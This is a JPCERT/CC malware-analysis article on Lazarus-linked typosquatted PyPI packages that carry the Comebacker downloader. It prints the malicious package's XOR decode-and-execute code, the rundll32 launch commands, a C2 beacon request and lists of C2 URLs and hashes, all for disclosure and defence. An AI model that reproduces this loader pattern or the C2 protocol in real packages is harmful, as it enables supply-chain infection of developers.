blogs.jpcert.or.jp /en/2024/02/lazarus_pypi.html

New Malicious PyPI Packages used by Lazarus

朝長 秀誠 (Shusei Tomonaga)

February 28, 2024

JPCERT/CC has confirmed that Lazarus has released malicious Python packages to PyPI, the official Python package repository (Figure 1). The Python packages confirmed this time are as follows:

- pycryptoenv
- pycryptoconf
- quasarlib
- swapmempool

The package names `pycryptoenv` and `pycryptoconf` are similar to `pycrypto`, which is a Python package used for encryption algorithms in Python. Therefore, the attacker probably prepared the malware-containing malicious packages to target users' typos in installing Python packages.
This article provides details on these malicious Python packages.



Figure 1: Python packages released by Lazarus attack group

File structure of the malicious Python packages

Since the multiple malicious Python packages confirmed this time have almost the same file structure, this article uses `pycryptoenv` as an example in the following sections. The malicious Python package has the file structure shown in Figure 2. The main body of the malware is a file named `test.py`. This file itself is not Python but binary data, which is an encoded DLL file.



Figure 2: File structure of pycryptoenv

The code to decode and execute `test.py` is contained in `__init__.py`, as shown in Figure 3. The `test.py` is simply an XOR-encoded DLL file, and it is decoded, saved as a file, and then executed by `__init__.py`.

```python
def crypt(filepath, key, strKey, no):
    inputFilePath = os.path.join(filepath, 'test.py')
    outputFilePath = os.path.join(filepath, 'output.py')
    command = b'\xae\xa9\xb2\xb8\xb0\xb0\xef\xee'
    if os.path.isfile(inputFilePath):
        with open(inputFilePath, "rb") as f1:
            with open(outputFilePath, "wb") as f3:
                while True:
                    byte = f1.read(1)
                    if not byte:
                        break  # End of file

                    # Perform XOR encryption
                    encrypted_byte = ord(byte) ^ key

                    # Write the encrypted byte to the output file
                    f3.write(bytes([encrypted_byte]))
        result_bytes = bytes([byte ^ strKey for byte in command])
        result_string = result_bytes.decode('utf-8')
        strcommand = result_string + " " + outputFilePath + ", CalculateSum " + str(no)
        try:
            subprocess.run(strcommand, shell=True, check=True, text=True, stdout=subprocess.PIPE, stderr=su
            os.remove(inputFilePath)
        except:
            pass
    if os.path.isfile(outputFilePath):
        os.remove(outputFilePath)
```

Figure 3: Code to decode and execute test.py

This type of malware, called Comebacker, is the same type as that used by Lazarus to target security researchers in an attack reported by Google [1] in January 2021. The following sections describe the details of `test.py`.

Details of test.py

Since the code which calls the function to decode and execute `test.py` (the crypt function in Figure 3) does not exist in pycryptoenv, the malware cannot be executed simply by installing pycryptoenv. Therefore, the attacker probably runs the Python script that executes the crypt function on the target machine in some way. The following section describes the behavior when a function that decodes and executes test.py is run.
Figure 4 shows the process from pycryptoenv to the execution of the malware main body.



Figure 4: Flow up to Comebacker execution

After `test.py` is XOR-decoded, it is saved as `output.py` and then executed as a DLL file by the following command.

```
$ rundll32 output.py,CalculateSum
```

The DLL files `IconCache.db` and `NTUSER.DAT` are created and executed by the following command. `NTUSER.DAT` is encoded, and the decoded data is executed on memory, and this data is the main body of Comebacker.

```
RUNDLL32.exe %APPDATA%\..\Roaming\Microsoft\IconCache.db,GetProcFunc
%APPDATA%\..\Roaming\Microsoft\Credentials\NTUSER.DAT
```

The samples confirmed this time have a fixed decode key as shown in Figure 5, and they are used to decode each file.



Figure 5: Decode Keys and Decode Functions

In addition, the NOP code used in this sample has a unique characteristic. As shown in Figure 6, there is a command starting with `66 66 66 66` in the middle of the code. This is often used, especially in the decode and encode functions. This characteristic is also found in other types of malware used by Lazarus, including malware BLINDINGCAN.



Figure 6: Comparison of characteristic NOP commands between Comebacker and BLINDINGCAN

Details of Comebacker

Comebacker sends the following HTTP POST request to its C2 servers.

```
POST /manage/manage.asp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64;
Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR
3.5.30729)
Host: chaingrown.com
Content-Length: 129
Cache-Control: no-cache

NB=XMAFUUCARD&GPETR=NTU1NTY0aHU0Z2psMkRhUA==&FCKA=&YUYRNT=0&POCAYM=52&PQWFQU=MgAwADIANAAtADAAMgAtADAANQA
```

The POST data consists of the following:

```
[2 random characters]=[command (determined by string length)]&[random character]=
[device ID (base64 encoded)]&[random character]=[not used (base64 encoded)]&[random
character]=[number (initially 0 and after receiving data, it becomes the value in the
received data.)]&[random character]=[length of the next value]&[random character]=
[yyyy-MM-dd hh:mm:ss(base64 encoded)*]

*After receiving data from the server, it becomes "yyyy-MM-dd hh:mm:ss|command (same
as the first one sent)|number of bytes received"
```

In response to the above data sent, the server sends back a Windows executable file (see Appendix A for details of the received data format). Comebacker has a function to execute the received Windows executable file on memory.

Associated Attacks

Phylum has reported [2] a similar case to this attack in the past. In this case, a npm package contains Comebacker, and thus the attack is considered to have been conducted by Lazarus as well. In this way, the attacker aims to spread malware infections in multiple package repositories.



Figure 7: npm package released by Lazarus attack group

In Closing

The malicious Python packages confirmed this time have been downloaded approximately 300 to 1,200 times (Figure 8). Attackers may be targeting users' typos to have the malware downloaded. When you install modules and other kinds of software in your development environment, please do so carefully to avoid installing unwanted packages. For C2 and other information on the malware described in this article, please refer to the Appendix.



Figure 8: Number of pycryptoenv downloads

Shusei Tomonaga
(Translated by Takumi Nakano)

References

[1] Google: New campaign targeting security researchers
https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/

[2] Phylum: Crypto-Themed npm Packages Found Delivering Stealthy Malware
https://blog.phylum.io/crypto-themed-npm-packages-found-delivering-stealthy-malware/

Appendix A: Format of the received data

Table A: Format of the received data

Offset	Content	Notes
0x00	Hex string	Command
0x05	Hex string	End flag (reception ends if it is 3)
0x07	Hex string	Data length
0x10	Data	Base64 data with "+" replaced with space

The data format is as follows:

```
[number(number to be included in the next POST data)]|[number(data size to receive)]|[Export function to be called by the downloaded Windows executable file]|[argument for the Export function]|[MD5 hash value]
```

Appendix B: C2

- https://blockchain-newtech.com/download/download.asp
- https://fasttet.com/user/agency.asp
- https://chaingrown.com/manage/manage.asp
- http://91.206.178.125/upload/upload.asp

Appendix C: Malware hash

pycryptoenv-1.0.7.tar.gz
- b4a04b450bb7cae5ea578e79ae9d0f203711c18c3f3a6de9900d2bdfaa4e7f67

pycryptoenv-1.0.7-py3-none-any.whl
- c56c94e21913b2df4be293001da84c3bb20badf823ccf5b6a396f5f49df5efff

pycryptoconf-1.0.6.tar.gz
- 956d2ed558e3c6e447e3d4424d6b14e81f74b63762238e84069f9a7610aa2531

pycryptoconf-1.0.6-py3-none-any.whl
- 6bba8f488c23a0e0f753ac21cd83ddeac5c4d14b70d4426d7cdeebdf813a1094

quasarlib-1.0.8.tar.gz
- 173e6bc33efc7a03da06bf5f8686a89bbed54b6fc8a4263035b7950ed3886179

quasarlib-1.0.8-py3-none-any.whl
- 3ab6e6fc888e4df602eff1c5bc24f3e976215d1e4a58f963834e5b225a3821f5

swapmempool-1.0.8.tar.gz
- 60c080a29f58cf861f5e7c7fc5e5bddc7e63dd1db0badc06729d91f65957e9ce

swapmempool-1.0.8-py3-none-any.whl
- 26437bc68133c2ca09bb56bc011dd1b713f8ee40a2acc2488b102dd037641c6e

Comebacker
- 63fb47c3b4693409ebadf8a5179141af5cf45a46d1e98e5f763ca0d7d64fb17c
- e05142f8375070d1ea25ed3a31404ca37b4e1ac88c26832682d8d2f9f4f6d0ae

Loader
- 01c5836655c6a4212676c78ec96c0ac6b778a411e61a2da1f545eba8f784e980
- aec915753612bb003330ce7ffc67cfa9d7e3c12310f0ecfd0b7e50abf427989a
- 85c3a2b185f882abd2cc40df5a1a341962bc4616bc78a344768e4de1d5236ab7
- a4e4618b358c92e04fe6b7f94a114870c941be5e323735a2e5cd195138327f8f
- a8a5411f3696b276aee37eee0d9bed99774910a74342bbd638578a315b65e6a6
- 8fb6d8a5013bd3a36c605031e86fd1f6bb7c3fdba722e58ee2f4769a820b86b0

Appendix D: PDB

- F:\workspace\CBG\Loader\npmLoaderDll\x64\Release\npmLoaderDll.pdb
- F:\workspace\CBG\npmLoaderDll\x64\Release\npmLoaderDll.pdb
- D:\workspace\CBG\Windows\Loader\npmLoaderDll\x64\Release\npmLoaderDll.pdb
- F:\workspace\CBG\Loader\publicLoaderFirst\x64\Release\publicLoaderFirst.pdb